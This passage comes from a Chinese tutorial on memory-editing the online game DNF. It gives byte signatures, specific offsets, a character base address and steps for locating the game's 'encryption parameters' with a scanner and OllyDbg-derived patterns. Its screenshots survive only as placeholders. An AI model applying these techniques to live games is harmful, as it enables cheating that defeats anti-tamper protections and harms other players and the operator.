


图15




图16




图17

值比较多的话就多试重复几次拖穿，再次查找，如图16。

这个1E38就是武器的偏移了。

第2中方法：勾选双偏移 但是不勾选自动二级偏移，手动填入8 这个8我们在上面知道了8是装备的等级偏移，查找模式为“精确的值” 值填入武器等级，如图17。

点击首次查找 一般值就一个，如图18。




图18

得到了1E38+8 那么前面的1E38就是武器的偏移了。

4.装备的其他属性也可以用模糊+变化的值查找，一些本来就是值的，比如价格你就可以先模糊再找个一个比较便宜的装备穿上，再查找变小的，再穿上贵的，再查找变大的，如此就能找到价格的偏移了。

二、基址的查找（用到DNF基址查找工具，基址的用法后文会说）

1.人物基址的查找

搜索字节集 {0,0,0,0,255,255,255,255,0,0,1,0,0,0,0}（OD特征码转换的），如图19。



图19

搜索出5个十进制地址，点击第一个，在右下角属性中，保存区域基址后括号里的数值，如图20，其余4个地址同上保存，如图21。




图20




图21

点击初始按钮，搜索整数集，将5个数分别搜索，有加号的为人物基址，如图22，“01240E7C”就是人物基址了。



图22

2.搜索加密参数

搜索字节集{86,87,139,249,139,7}（OD特征码转换的），右键点击搜索出来的基址（004开头的）选择内存编辑器，如图23。

点击内存编辑器的汇编指令往下翻，加密参数出来了，如图24。“01404470”是加密参数1，“01404474”是加密参数2。

3.其他的基址也可以找到，基址太多就不一一列举了，思路，重要的是思路。

